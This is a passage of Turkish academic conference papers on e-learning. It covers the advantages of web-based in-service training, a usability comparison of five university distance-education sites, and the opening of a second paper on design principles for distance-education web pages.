Tablo 1’de WebWatch tarafından 2600 internet sitesi üzerinde yapılan araştırmanın sonuçları tablolaştırılarak sunulmuştur. Tablo incelendiğinde, kullanıcıların birçoğunun siteleri yüzeysel niteliklerine göre değerlendirdikleri görülmektedir. Bunun sebebi olarak ta kullanıcıların özenli bir inceleme için gerekli zamanı ayırmadıkları gösterilmiştir. Ayrıca, bu araştırmaya göre kullanıcıların %78’lik bölümü kullanımı kolay olmayan siteleri tekrar ziyaret etmemektedir. İyi tasarlanmamış birçok web sitesinin kullanıcılarını kaybetme sebebi “Eğer kullanması zorsa, daha fazla kullanmam.” düşüncesidir. [3] Çalışmamızın eğitim üzerine olduğunu düşünürsek bu oranın ciddi bir kayıp olduğu ortadadır.

Bu çalışmada, hizmet içi eğitimde e-öğrenme sistemini kullanmanın avantajları ve kurumsal bağlılığa etkisi ele alınacaktır. Ayrıca genel olarak e-öğrenme sitelerinde kullanım kolaylığı, kullanımda olan beş e-öğrenme sitesi örnek alınarak incelenmiştir. İncelemelerin sonunda hazırlanan bir anket ile 20 kişilik bir örneklemden geri bildirim alınmıştır.

## 2. Hizmet İçi Eğitimde E-Öğrenme Sisteminin Kullanımı

Kurum, kendi personelinin eğitilmesi esnasında, işlerin ve çalışmaların sektöre uğramasından dolayı sıkıntı çekebilir. Dolayısıyla eğitim stratejilerini geliştirirken bu noktaları göz ardı etmemesi gerekir. Bunun ötesinde eğitime tabi tutulacak kişilerin sayısı ciddi bir iş gücü teşkil ediyorsa sorun daha da büyüyecektir. Birden fazla kişi için aynı eğitimin, eş zamanlı olarak düşünülmesi, bir takım çalışması mantığı ile olayı kısa sürede çözmeye çalışmak ve kurum içerisindeki bağlılık ve kaliteyi artırma yoluna gitmek, kurum çalışanlarını ve yöneticilerini rahatlatılabilecektir.

Kurum içerisinde, personelin eğitim için kurumdan ayrılması, işlerini diğer personele bırakması, kısa vadeli de olsa işlerin sektöre uğrayacağı ve kurumun bu işten zarar göreceğini

düşündürür. Bu yüzden kişinin veya grupların dışardan eğitim almaları istenmez. Ancak bunun yanında eğitimin gerekli ve yararlı olacağı da düşünülmektedir. Burada kurum içi eğitimde neden web tabanlı eğitim sisteminden faydalanılması gerektiği üzerinde durulmalıdır. Bu durumda hizmet içi eğitimlerin e-öğrenme ile yapılması ile aşağıdaki avantajlar sağlanabilir.

**Eş zamanlı çalışma ve eğitim:** Çalışan personelin kurum içerisindeki işlerini aksatmadan eğitimine devam edebilmesi sağlanabilir.

**Farklı ortamlara taşınabilme:** Yoğun çalışma ortamında alınmış eğitimin yine yoğun olarak devam edeceğini varsayarsak, kişilerin eğitim boyunca aynı anda, aynı zamanda ve aynı mekanda olmalarını sağlamak gerekecektir. Bu durumda her gün için tekrar sınıf ortamının oluşturulmasına ihtiyaç duyulacaktır. Ancak uzaktan eğitim sisteminde gerekli alt yapı hazırlandıktan sonra her ortamda devam ettirilebilir. Yani sınıf ortamı her gün hazır bir şekilde öğrencilerini bekliyor olacaktır.

**Geniş eğitim imkanı:** Kurum içerisinde sadece uzman kişilerin eğitiminden ziyade uzmanlığa aday kişiler için de bu eğitim sağlanabilir ve bunların gelişmesi uzaktan eğitim sistemleriyle devam ettirilebilir.

**Eğitim ve personel takibi:** Çalışan kişiler iş yerinden ayrı bir şekilde, geleneksel yöntemle eğitime katıldıkları zaman, gerekli ciddiyet sağlanamayabilir. Bu yüzden yöneticilerin eğitimin verimliliğini takip etmesi güçtür. Ancak web tabanlı uzaktan eğitim sistemlerinde yöneticiler için ayrı bir gözetleme modülü oluşturularak eğitimin takibi sağlanabilir.

**Tekrar geriye dönüp bilgi tazeleme isteği:** Özellikle teknik konularda tekrar çok önemli bir ihtiyaçtır. Geleneksel yöntemle alınan eğitimden sonra, eğitime ulaşmak güçtür ve sorunları çözmek artık ancak kişinin eğitimde aldığı bilgi ile mümkün olabilir. Halbuki uzaktan eğitim sisteminde eğitime ve diğer kaynak-

lara ulaşmak, bilgi tazelemek, sorunlara göre yeni ve farklı dokümanların oluşturulmasını sağlamak mümkündür.

**Eş zamanlı eğitim ve uygulama:** Sadece belli bir süre bir konu üzerinde eğitime odaklanmak ve daha sonra uygulamaya geçmek günümüzde, çoğu kurum içerisinde uygulanmaya devam eden bir yöntemdir. Ancak eğitim esnasında genellikle uygulamalar kısıtlı kalmakta ve konunun derinliklerine inilememektedir. Web tabanlı uzaktan eğitim sistemiyle hem eğitim hem de uygulama eş zamanlı olarak yürütülebilir ve bu aşamadan sonra konunun daha rahat anlaşılması, irdelenmesi ve incelenmesi sağlanabilir. Uygulamada oluşan hatalar, eğitim esnasında tartışılarak sadece o kişinin değil eğitimi alan diğer kişilerinde faydalanması sağlanabilir.

**Eğitime ayak uydurma:** Yönetici olarak eğitime uzman kişilerle birlikte, uzmanlığa aday olarak düşünülen kişilerin de katılması sağlanabilir. Ancak bu durumda iki grup arasında tecrübe ve konuyu kavrama farklılıkları olacaktır. Bu durumda iki gurubu aynı anda eğitime almak uzmanlığa aday olacak kişiler için verimli olmayabilir. Bu durumu web tabanlı uzaktan eğitim sistemiyle çözmek, hem kişilerin psikolojik olarak rahat eğitimlerine devam etmelerini, hem de uzmanlığa aday kişilerin daha rahat ve çabuk yetiştirilmelerini sağlayabilir.

Web tabanlı uzaktan eğitimde, kişi veya grupların farklı mekanlardan, farklı birimlerden, ortama katılımı ve buluşmaları, kurumlar içinde yeni bir örgütlenme kuramını yani sanal örgütlenme kuramını ortaya çıkarmıştır. Sanal örgüt, sanal bir yapı olmasına rağmen, bilişim teknolojileri ile birlikte, kişi, grup, kurum, şirket ve buna benzer topluluklar arasındaki ilişkilerin oluşturulmasını ve devam ettirilmesini sağlayan bir işletme olarak düşünülebilir.

Bu tür bir örgüt yapısında örgütte yada örgütlerde çalışan kişiler aynı ortamı paylaşmadıkları halde elektronik haberleşme imkanlarını kullanarak, bilgi akışını sağlamaktadırlar. Bu

yapılanma örgütlere değişen koşullara daha çabuk uyum, esneklik ve işlemlerde kolaylık sağlamaktadır. Bu şekilde maliyet düşmekte, daha yüksek verimlilik sağlanmakta, çalışanlar eğitimden fazlasıyla tatmin olabilmektedirler.[4] Bunun yanında mekan sorunu ortadan kalkmakta, kırtasiye gereksinimleri azalmakta ve birçok alanda örgütsel etkinliklerin oluşması sağlanmaktadır.

### 3. E-Öğrenme Sitelerinin İncelenmesi

E-öğrenme sisteminin gerek örgün eğitime yardımcı olarak gerekse hizmet içi eğitimler benzeri mesleki eğitimlerde kullanımı gün geçtikçe yaygınlaşmaktadır. Eğitimde bu kadar yaygın kullanılan teknolojinin etkili biçimde sunulması gerekmektedir. E-öğrenme için bir web sitesi tasarlanırken, temel olarak iki grup vardır; tasarım ve içerik. Tasarım grubu siteyi hazırlarken, içerik grubu pedagojik olarak içerikle ilgilenmektedir. Bu görev paylaşımı grupların tamamen ayrı düşünülmesini gerektirmez. Tasarımcının sunulacak bilginin hazırlanışını, sunuş şeklini ve sırasını bilmesi, aynı şekilde içerik hazırlayanların da sitedeki sunum olanaklarını bilip bilgiyi hazırlaması e-öğrenmenin sunulmasında yardımcı olacaktır. Bu etkileşim sonucunda istenilen ve sunulabilecek veriler belirlenir. E-öğrenme sitelerinde kullanım kolaylığı örnek alınan beş site üzerinde incelenmiştir.

#### 3.1. Ahmet Yesevi Üniversitesi

Ahmet Yesevi Uluslararası Türk-Kazak Üniversitesi, uluslararası anlaşmayla 1993 yılında kurulmuş özel statülü bir devlet üniversitesidir. "İnternetle Uzaktan Eğitim Sistemi" adı altında ayrı bir web sayfasında e-öğrenme portalını sunmaktadır. İşletme, Bilgi Teknolojileri ve Mühendislik, Yönetim Bilimleri bölümlerinin altında lisans ve yüksek lisans eğitimlerini uzaktan eğitimle sürdürmektedir.

Şekil 1'de giriş sayfası görülmektedir. Giriş sayfasında ilk dikkat çeken bölüm resim altına yerleştirilmiş ve animasyon ile hareketlendiril-

miş "Öğretim Yönetim Sistemi'ne Giriş" yazısıdır. Bu link sizi e-öğrenme portalına kullanıcı adı ve şifrenizle gireceğiniz sayfaya yönlendirmektedir. Bu yazının hemen üzerinde program hakkında bilgi veren linkler yer almaktadır.



Şekil 1. Uzaktan Eğitim Sistemi Giriş Sayfası [5]

Öğrenci giriş sayfası basit bir ara yüzden oluşmaktadır. Kullanıcı ve şifre girişi yapılır ve eğitim sayfasına geçilir. Ders ara yüzüne geçilecek olursa, renkli bir tasarım göze çarpmaktadır. Sol tarafta yer alan menülerde ders listeleri, arama motoru, not almak için bir alan ve sözlük yer almaktadır. Derslere ulaşım, menülerden ve ders metninin alt kısmındaki oklarla sağlanmaktadır. Uygulama ve değerlendirme menüleri de ders listesinin altında verilmiştir.

#### 3.2. Maltepe Üniversitesi

Maltepe Üniversitesi "MUZEM" adı altında bir uzaktan eğitim portalına sahiptir. Sitede meslek yüksek okulu programları ve bir yüksek lisans programı bulunmaktadır. E-öğrenme hizmeti ile verilen programların tümü uzaktan eğitim sitesinin ana sayfasında listelenmektedir. Dolayısıyla bu kullanıcının ilgili olduğu bölümü seçmesinde ve hangi programlarda eğitim verildiğinin görülmesinde büyük kolaylık sağlayacaktır. Ana sayfada yer alan diğer bilgiler ücret ve teknik gereksinimleri de kapsamaktadır. Bu da kullanıcının dersleri bilgisayarından takip edemeyeceğini ve her dönem ne kadar ödeme yapması gerektiğini görmesi açısından önemlidir.



Şekil 2. MUZEM Ana Sayfa [6]

Sitede ilk yapmanız gereken seçim bölümüdür. Bu seçim sizi yeni bir sayfaya yönlendirmektedir. Dersler menüsü altında yer alan ders listesi, ders programı, başvuru bilgileri gibi konulardan en göze çarpanı sohbet saatleri olmuştur. Sohbet saatleri, öğrencilerin ve öğretilerinin aynı zaman diliminde çevrimiçi olarak bu site üzerinden iletişimlerini sağlamaktadır.

Sayfanın sağ ve sol sütunları, menüler değişirken sabit kalmaktadır. Böylelikle sitenin neresinde olunursa olunsun sağ kolonda "e-öğrenme sistemine giriş" linki görülebilmektedir. Ana sayfadan öğrenci giriş sayfasına kadar olan üç adımda basit ve açık bir yol izlenmektedir. İlk kez giriş yapan bir öğrenci kolaylıkla sisteme dahil olabilmektedir. Sisteme giriş yapıldıktan sonra öğrenci yönetim ekranına ulaşılmaktadır. Ekranın sol sütununda öğrenciye özgü bilgiler yer almaktadır. Takvim ve notlar kısmı yararlı olabilecek eklentilerdir. Forumlar, dersler, öğrenciler, modüller, testler, ödevler gibi pek çok modül kapsama alınmıştır. Modüller gruplandırılmış ve ayrı sayfalara yerleştirilmiştir.

#### 3.3. Sakarya Üniversitesi

"İDÖ" adı altında sunulan internet destekli öğretim programı sitesinin ana sayfasında renkli ve düzenli bir yapı göze çarpmaktadır. Açılış sayfası birimlere göre programlara ulaşmamızı sağlarken aynı zamanda öğrenci girişi yaparak sisteme dahil olmamıza da imkan veriyor. Bi-

rimlerin her birinin üzerine tıkladığında ulaşılan kendi sayfaları mevcuttur. Ders sayfası ise oldukça sade tasarlanmıştır. Dizinden ders seçimi yapılarak ders başlatılmaktadır. Dersler animasyonlarla desteklenmiştir. Sayfanın alt bölümünde menüler resimli butonlar şeklinde verilmiştir.



Şekil 3. İDÖ Ana Sayfa [7]

#### 3.4. University of Waterloo



Şekil 4. Distance Education Ana Sayfa [8]

Bir Kanada üniversitesi olan Waterloo, "distance education" adı altında bir portaldan uzaktan eğitim hizmeti vermektedir. Ana sayfada program ve ders linkleri bulunmaktadır. Sisteme giriş yapmak için gereken sayfaya sağ kolondan "UW-ACE" linki ile ulaşılmaktadır. Kullanıcı giriş ekranında dikkat çeken yalnızca şifre ve kullanıcı adı giriş alanlarıdır. Diğer yazılar küçük ve sade olduğu için göz ardı edilebilmektedir. Dersler ekranı siyah bir zemin üzerine oluşturulmuştur. Bu ciddi bir ortam sağlamak için kullanılmış ola-



bilir. Ders ekranı yalnızca ders bilgilerini değil aynı zamanda yardım, kütüphane, test, iletişim gibi fonksiyonel menüleri düzenli bir şekilde barındırmaktadır. Böylece öğrenciler dersi izlerken menülere istedikleri an ulaşabilmektedirler

### 3.5. University of South Carolina

“Continuing Education” adı altında uzaktan eğitim vermektedir. Girdiğiniz her hangi bir menüden açılan sayfada “quick links” adı altında listelenen hızlı erişim menüsünden “continuing education” linkine ulaşılmaktadır. Öğrenci giriş ekranına ulaşmak için “online courses” menüsünden sonra sayfayı arayarak bulduğunuz “open campus” linki seçilmelidir.



Şekil 5. Open Campus Ana Sayfa [9]

Seçilen link ile öğrenci giriş ekranı görüntülenmektedir. Ayrıca buradan ders listesine de ulaşılabilir. Ders penceresi animasyon şeklinde hazırlanmış dersten oluşmaktadır. Ders metninin sağ tarafında açılıp kapanan menüler bulunmaktadır. Fonksiyonel menüler kapanabilme özellikleri sayesinde ders metin alanını daraltmamaktadır. Sol bölümde ise yalnızca dersin içeriği yer almaktadır.

### 4. Sonuç

Eğitim, hayat boyu yaşamın her alanında gerekli olduğu halde, kimi zaman imkanların yetersizliğinden kimi zaman da vakit sıkıntısından eğitim almak zorlaşmaktadır. E-öğrenme bu anlamda eğitim almayı kolaylaştıran bir alternatiftir. Kişi veya kurumlar iyi bir eğitim

almak ve gelişimlerini daha hızlı sağlamak için daha fazla bilgiye ihtiyaç duymakta ve birbirleriyle rekabet halinde bulunmaktadır. İş yoğunluğu, rekabet ortamı derken belli bir zaman sonra artık eğitim almak ciddi bir sorumluluk olmayı ve kişilerin kendi sosyal zamanlarından da taviz vermelerini gerektirebilir. Yoğunlaştırılmış, belli bir zamana sıkıştırılmış eğitimin ne kadar verimli olacağı, kişilere neler kazandıracığı tartışılır. Ancak kısa süreli yoğun bir program yerine, eğitim süresini uzatarak, insanların performanslarını ve becerilerini düşünerek, kurumunu riske atmadan yapılabilecek stratejilerde mümkündür. Bunlardan biriside e-öğrenme sistemidir. E-öğrenme sistemi sayesinde zaman ve mekan kısıtlamaları olmadan eşit miktarda eğitim almak mümkündür.

E-öğrenme sadece sağladığı kolaylıklar yönünden değil tasarımı yönünden de ele alınmalıdır. İstatistikler gösteriyor ki web sitelerinin kullanılma yüzdelerini belirleyen en önemli etken tasarımlarıdır. Bu kadar yaygın kullanımı olan e-öğrenme sistemi de tasarımda önemli bir özellik olan kullanım kolaylığı açısından ele alınmıştır. Bu bağlamda bir anket çalışması yapılmıştır. Örnek olarak seçilen beş e-öğrenme sitesinin dört kriterde incelenmesini içeren bir anket hazırlanmış ve üniversite mezunu 20 katılımcıya uygulanmıştır. Sitelere verilen linklerle katılımcılar yönlendirilmiştir. İncelemeye ana sayfadan başlanarak her bir maddede portalın içinde ilerlenmiştir. Katılımcılar ilgili basamaklarda kendilerine verilen ankette işaretleme yapmışlardır.

	a	b	c	d
Ahmet Yesevi Ü.	5	2	2	4
Maltepe Üniv.	2	5	3	1
Sakarya Üniv.	3	5	4	3
Waterloo Üniv.	3	1	3	3
S.Carolina Üniv.	3	0	4	4

Tablo 2. E-öğrenme sitelerinin incelendiği anket sonuçları

- Ana sayfa kullanım kolaylığı
- e-öğrenme portalına erişim kolaylığı
- e-öğrenme portal kullanım kolaylığı
- İçerik kullanım kolaylığı

- 5 “hemen buldum”
- 4 “kolay buldum”
- 3 “aradım ve buldum”
- 2 “çok aradım ama buldum”
- 1 “çok zor buldum”
- 0 “kesinlikle bulamadım”

Sonuçlar yüzde üzerinden değerlendirilmiş ve tablo 2’de kullanım kolaylığına göre derecelendirilerek gösterilmiştir.

### Referanslar

- [1] Odabaş, H., “İnternet Tabanlı Uzaktan Eğitim ve Bilgi ve Belge Yönetim Bölümleri”, 2003.
- [2] ‘X’ Pty Limited Web Development, www.xpl.net.au/website\_visual\_design.php.
- [3] Wightfield Interactive, www.wightfield.com, *Wightfield Manor, Apperley, Gloucestershire*.
- [4] Weber, M. M., “Measuring Supply Chain Agility in the Virtual Organizations”, *International Journal of Physical Distribution and Logistics*, Vol.32-7, 2002.

[5] Ahmet Yesevi Üniversitesi Uzaktan Eğitim Sistemi World Wide Web Site www.yesevi.net, *Ahmet Yesevi Üniversitesi*.

[6] Maltepe Üniversitesi Uzaktan Eğitim Merkezi World Wide Web Site, muzem.maltepe.edu.tr/uzaktan\_egitim.htm, *Maltepe Üniversitesi*.

[7] Sakarya Üniversitesi İnternet Destekli Öğretim World Wide Web Site, www.ido.sakarya.edu.tr, *Sakarya Üniversitesi*.

[8] University of Waterloo Angel World Wide Web Site uwangel.uwaterloo.ca/uwangel/frames.aspx, *University of Waterloo*.

[9] University of South Carolina Open Campus World Wide Web Site opencampus.elementk.com/educate/onlinelearning/marketing/frame.jsp?school=usc, *University of South Carolina*.

[10] Gürol, M., Turhan, M. “Yönetim Fonksiyonları Bağlamında Uzaktan Eğitim Yönetimi”, *TOJET*, Sayı:4-10, 2005, 01-04.

[11] Davidmann, M. “Organising”, www.solbaram.org/articles/clm3.html, 2003, 13-04.



## Web Tabanlı Uzaktan Eğitimde Tasarım Öğelerinin Öğrenme Üzerindeki Etkileri ve Öğrenci Tercihleri

Ahmet Yurdadur<sup>1,2</sup>, Özgür Çini<sup>1,2</sup>, Mevlüt Doğan<sup>3</sup>

<sup>1</sup> Afyon Kocatepe Üniversitesi, Fen Bilimleri Enstitüsü, Enformatik Bölümü, Bilgisayar ABD, Afyonkarahisar

<sup>2</sup> Afyon Kocatepe Üniversitesi, Bilgi İşlem Daire Başkanlığı, 43200, Afyonkarahisar

<sup>3</sup> Afyon Kocatepe Üniversitesi, Enformatik Bölümü, Afyonkarahisar

yurdadur@aku.edu.tr, ocini@aku.edu.tr, mdogan@aku.edu.tr

**Özet:** Uzaktan eğitimde bilgisayar teknolojilerinin kullanımının artmasıyla görsel tasarım ön plana çıkmıştır. Buna paralel olarak gelişmekte olan eğitim yazılımları sayesinde eğitimciler ve tasarımcılar birlikte çalışarak eğitim materyali geliştirme ihtiyacı duymuşlardır. Hazırlanan eğitim materyalleri, öğrencilerin daha hızlı ve kolay bir şekilde, yer ve zaman kısıtlaması olmadan öğrenebilme imkanı tanıyabilmektedir [1]. Verilen eğitimin içeriği kadar, bu eğitimin nasıl verildiği de önemlidir. Web sayfalarının tasarımında, görsel öğelerin etkin olarak kullanımı, eğitimde verimliliği arttırmakta, uzaktan öğretimin daha eğlenceli ve kalıcı bir şekil almasını sağlamaktadır. Etkin ve doyurucu içerikler ile sistemi güçlendirmek ve sayfalarda ses, animasyon, renk, tipografi, resim gibi görsel öğeleri kullanmak uzaktan öğretimi tercih edilebilir hale getirebilecektir. Görselliğin geri plana itildiği, öğrenci tercihlerinin dikkate alınmadığı, sayfa dizaynına dikkat edilmeden hazırlanan içerikler ve eğitim materyalleri, öğrenciler tarafından sıkıcı bulunarak çalışma motivasyonunu bozabilmektedir. Akılda kalıcı bir eğitimin sağlanabilmesi için eğitim ortamının tasarımı önemlidir [2-4].

Bu çalışmada genel olarak web tabanlı uzaktan öğretimde sayfa tasarımlarının nasıl olması gerektiği ve web standartlarına uyularak hazırlanacak uzaktan eğitim sayfalarının tasarımı üzerinde durulmuştur. Öğrenci tercihlerinin alınabilmesi amacıyla anket uygulaması yapılmış, tasarımda web standartlarına uyularak ve öğrenci tercihleri göz önünde bulundurularak uzaktan öğretim sayfası hazırlanması amaçlanmıştır.

**Anahtar Sözcükler:** Uzaktan Öğretim, Görsel Tasarım, Web Tabanlı Eğitim, Tasarımın Etkinliği, Web Standartları

### The Effects of Design Elements on Education and Students' Preferences in Web Based Distance Education

**Abstract:** In distance education, with the rise in using the computer technologies visual design has gained priority. The prepared education materials enable the learners to have a chance of learning without place and time restriction more quickly and conveniently [1]. By the help of active and satisfactory contents, strengthening the system and using the elements such as sound, animation, typography and picture will be more preferable in distance education. The design of the situation of the education is significant in order to gain a more preferable education [2-4].

In this study it is generally discussed that how the page designs have to be in distant education with the rules of web standards. A survey has been conducted so as to get the learners' preferences, and it is aimed to prepare a distant education page regarding the learner's preferences and complying with the rules of web standards.

**Keywords:** Distance Education, Visual Design, Web Based Education, Effectivity of Design, Web Standarts

## 1. Giriş

Web tabanlı öğretim sistemleri bilgiyi talep eden kişiler kadar bilgiyi sunanlar tarafından da tercih edilmektedir. Geleneksel eğitim yöntemleri ile öğrenilmesinde sorunlarla karşılaşılacak bazı konular, üç boyutlu nesnelere ve tasarım elemanları yardımıyla, öğrenimi daha kolay hale getirebilmektedir.[1]

Uzaktan öğretimde web sayfalarının tasarımında hedef kitlenin belirlenmesi önemlidir. Kullanıcı alışkanlıkları dikkate alınarak hazırlanacak sayfalar tercih edilmektedir. Web standartlarına uygunluk, hız, içerik, kullanılabilirlik, erişilebilirlik, grafik tasarımı, resim kullanımı, ses ve animasyon kullanımı gibi tasarım öğeleri uzaktan öğretim sayfalarının öğretme ve öğrenme gücünü etkilemektedir.

## 2. Hedef Kitle

Eğitsel amaçlı web sayfası tasarımında, sayfayı ziyaret etmesi beklenen hedef kitle ve bu hedef kitlenin temel gereksinimleri ve beklentileri belirlenmelidir [5]. Tasarım yapılırken şu soruların yanıtları aranmalıdır [6]:

- Sayfa kime/kimlere yönelik olarak tasarlanacak?
- Kullanıcılar web sayfasında ne tür bilgiler arayacaklar?
- Kullanıcılar web sayfalarında ne çeşit bilgilere başvuracaklar?

Eğitim kurumlarında Web Tabanlı Uzaktan Eğitim Sisteminden yararlanılması beklenen hedef kitle; öncelikle öğrenciler ve öğreticiler sonra da eğitim kurumları, site hakkında fikir sahibi olmak isteyen vatandaşlar şeklinde düşünülmektedir.

## 3. Kullanıcı Alışkanlıkları

Eğitim sitesi tasarlanırken kullanılacak renkle-

rin uyumu, yazı tipleri, menü yapısı, linklerin erişilebilirliği, hazırlanacak siteden yararlanacak hedef kitlenin alışkanlıklarıyla bağdaşmalıdır. Göz hareketlerini izleme yöntemiyle üniversite web sayfalarının incelenmesi üzerine yapılan bir araştırmaya göre [7] ;

- Bilgilerin bir kitapta olduğu gibi yan yana yazıldığı sitelerde bakış süreleri az olmaktadır.
- Bilgiler sıralandığı, yatay veya düşey eksenler dengeli bir şekilde kullanılmalıdır.
- Göz yakın noktalara odaklanarak hareket ettiği için birbiriyle ilgili bilgilerin gruplanarak verilmesi gerekmektedir.
- Kullanıcılar ilk olarak sitenin sol üst köşesine doğru gözlerini hareket ettirdikleri için önemli bilgiler sayfanın sol üst köşesine konulmalıdır.

Aynı araştırmada kullanıcıların bağlantılara odaklanıp sitedeki bağlantılarla ilgili resimlere ve bağlantıların gruplandırıldığı başlık isimlerine çok fazla bakmadıkları gözlenmiştir.

## 4. Web Tasarımda Öncelikli İlkeler

### 4.1 Web Standartları

Web standartları, W3C (World Wide Web Consortium) ve diğer standart oluşumları tarafından bir araya getirilmiş olan, web tabanlı içeriğin oluşturulmasında kullanılan teknolojilerdir. Bu teknolojiler, gelecekte de doğru biçimde görüntülenebilecek dokümanların web de yayımlanmasını ve bu dokümanların olabildiğince çok insan tarafından erişilebilir olmasını sağlamak üzere tasarlanmışlardır [8].

Bir dokümanın web standartlarına bağlı kalınarak oluşturulabilmesi için aşağıdaki özellikleri sağlaması gerekmektedir [8]:

- Geçerli XHTML (Extensible Hyper Text Markup Language)'den oluşmalı,

- Sayfa düzeni için tabloları değil CSS (Cascading Style Sheets)'i kullanılmalı,
- Düzgün biçimde yapılandırılmış ve semantik olarak yazılmış olmalı,
- Tüm tarayıcılarda çalışmalıdır.

- Web standartlarına uyulması web tabanlı uzaktan eğitim sisteminde aşağıdaki avantajları sağlamaktadır [9]:
- Web standartlarını uygulanarak hazırlanmış Web Tabanlı Uzaktan Eğitim Sistemi yarının teknolojilerine şimdiden hazır olur.
- Bilgiyi ve sunumu ayırmak, siteyi daha erişilebilir hale getirir.
- Web Sayfalarının dosya boyutunda %40 gibi bir indirim sağlar ve bu sayede band genişliğinden tasarruf eder.
- Sayfaların yüklenme hızını yüzde 35 civarında artırır.
- Arama motorlarında üst sırada yer alır.
- Web Tabanlı Uzaktan Eğitim Sistemi yeniden tasarlanmak istendiğinde, daha az emek harcanır, sitenin bakımı ve güncellenmesi kolaylaşır.

### 4.2 Hız

Bir web sayfasının hızlı yüklenmesini belirleyen unsurların başında içerisindeki grafiksel öğelerin az olması gelmektedir [10]. Sayfada hiç grafiksel öğe kullanılmadığı durumlarda web sayfası çok sade olduğu için kullanıcılar tarafından beğenilmemekte, çok fazla grafiksel öğe kullanıldığında sayfa hem karmaşık görünmekte, hem de sayfanın yüklenmesini yavaşlatmaktadır [10]. Bu yüzden yukarıda sözü edilen bu iki durum arasında bir düzey belirlenmelidir [9].

### 4.3 İçerik

Eğer bir web sitesinin piramit olduğunu düşünürsek, piramidin tabanını ve büyük bir kısmını oluşturan parçasına “bilgi” adını verebiliriz. Bu kısım, web sitesinin temelini oluşturur ve sitenin içindeki en önemli parça olmalıdır. İçi boş, temeli iyi atılmamış bir web sitesinin yaşamını sürdürmesi çok zordur. Web Tabanlı Uzaktan Eğitim Sisteminde bulunabilecek içerik, E-mail kontrolü, takvim ve ajanda hizmet-

leri, on-line sınıflara erişim, ders notları, ders içerikleri, danışman bilgileri olabilmektedir.

## 4.4 Kullanılabilirlik

Tasarım içinde hiçbir şey “rastlantı” olmamalıdır. Sırf, göze hoş geliyor veya “iyi fikir” diye bir ürün tasarımına başlamak yanlıştır. Özellikle web tasarımında bir sitenin içinde bulunan her pikselin, tasarıma, siteye ve sitenin sahibine bir maliyeti bulunmaktadır. Yani, kullandığımız her tasarım öğesinin bir fonksiyonu en önemlisi bir nedeni olmalıdır.

## 4.5 Erişilebilirlik

Bir kullanıcı, bir web sitesini rahatlıkla kullanabilirken, diğer bir kullanıcı, Internet ile yeni tanışıyor olabilir. Eğer kullanıcıların “hedeflerine” ulaşmasını hızlandırmak istiyorsak, kullanıcı odaklı web siteleri yapılmalıdır. Kullanıcı odaklı web sitelerinde özellikle aşağıdaki kullanıcıların da dikkate alınması gerekmektedir [9].

- Özel program kullanan (JAWS, Ekran-okuyucu vb.) görme engelli ve görme bozukluğuna sahip kullanıcılar.
- Bedensel engelli kullanıcılar.
- Renk körlüğü olan kullanıcılar.
- Düşük modem hızına sahip olan kullanıcılar.

## 5. Web Tabanlı Uzaktan Eğitim Sistemi Tasarımında Görsel Öğe Kullanımı

Öğretim yazılımlarında üzerinde durulması gereken diğer önemli özelliklerden biri de, hazırlanan yazılımın eğitsel özelliklere ve anlaşılır bir içeriğe sahip olması ve öğrenciyi güdüleyici unsurlar içermesidir. Bu özellikler bilgisayar destekli öğretim için hazırlanan öğretim yazılımlarının ekran tasarımına giderek daha çok önem vermeyi gerektirmektedir. Örneğin; animasyonlar, ekranda kullanılan renkler, yazı stilleri, grafikler, eğitici oyunlar gibi faktörler öğrenciyi etkili bir öğrenmeye teşvik etmeleri nedeniyle oldukça önemlidirler [11].

## 5.1 Grafik Tasarım

Grafiksel tasarım, öğrenciyi motive ederek, öğ-

renme ve hatırlamayı artırıcı kolaylıklar getiren bir yöntemdir. Verilen bir metnin gerektirdiği grafik ya da resim metninle birlikte aynı ekranda yer almış olması grafiğin temsil ettiği konunun daha kolay anlaşılmasını sağlayan bir özelliktir. Kullanılan resim ya da grafikler gereksiz ayrıntılardan arındırılmış olması aşırı ayrıntılar ya da gerçekçilik, grafiksel sunuş biçimlerinde kaçınılması gereken şeylerdir [11,13].

## 5.2 Renk Kullanımı:

Web Tabanlı Uzaktan Eğitim Sistemi tasarımında, renklerin kullanımında “Renk Bilgisi” inden yararlanılarak hareket edilmelidir. Konu ile ilgili ekranda verilen renk ve grafikler öğrencinin ilgisini uyandıracak nitelikte olmalı ve zemin rengi ile hem vurgulama hem de görülebilirlik açısından uygun bir renk kompozisyonu oluşturmalıdır. Önemli elemanlar üzerine dikkat çekilmek istendiğinde parlak ve ışıklı renkler kullanılmalıdır. Kullanılan yazı ile öğrencinin okumasını veya görmesini kolaylaştırıcı zemin rengi uygun zıtlık (contrast) oluşturacak renklerden seçilmelidir. Ayrıca bir ekranda dört farklı renkten fazla renk kullanılmamalıdır. [11]

Kırmızı/yeşil, mavi/sarı, mavi/yeşil ve kırmızı/mavi gibi renk kombinasyonlarından kaçınılmalıdır. Başlıklarda, menülerde ve butonlarda kullanılan renkler tüm materyal boyunca değiştirilmemelidir [12].

## 5.3 Tipografi

İyi tipografi; bilgiyi en açık, en mantıklı, en anlaşılır ve en doğru biçimde sunmaktır. Tipografinin özü çok basit bir temele dayanır: “Okunmak”. Okunabilir bir mesaj tipografinin merkezidir.

Yazı fontlarının eğitim amaçlı kullanımında “gothic” veya “times new roman” türü fontların kolay okunması açısından uygun olduğu bilinmektedir. Vurgulanması istenen noktalar için italik, alt çizgi, farklı renk, yapıp sönmeye vb. dikkat çekiciler kullanılmalıdır [11,14,15,16,17] (şekil 1).



## 5.4 Resim Kullanımı

Resimler, öğrencilerin kavramları ve bu kavramlar arasındaki ilişkileri anlamaları için kullanılır. Yalnızca kelimelerden oluşmuş bir sayfa bazen anlatılması gerekeni kısıtlayabilir. O nedenle iyi bir denge yakalayan kullanım şekli, hem okumayı güçlendirir hem de anlaşılma oranını artırır [9].

## 5.5 Ses ve Animasyon Kullanımı

Web Tabanlı Uzaktan Eğitim Sistemi Tasarımının vazgeçilmez öğelerinden bazıları ses ve animasyon öğelerinin kullanımınıdır. Özellikle ders notlarının hazırlanmasında ses ve animasyon öğelerine yer verilmesi öğrencinin dikkatini çekecek, derse odaklanmasını sağlayacaktır.


Animasyonlar yolu ile sınıf ortamında yapılması çok pahalıya mal olan deneylerin yapılması da kolay bir şekilde gerçekleştirilebilir [11]. Ses ve konuşmalar bilgi sağlamak için kullanılmalıdır. Eğer konuşmalar, bilgiyi sağlamanın temel yolu olarak düşünülüyorsa, bu konuşmaların metin şeklinin de aynı ekranda bulunması gerekir [12].

## 6. Öğrenci Tercihlerinin Belirlenmesi

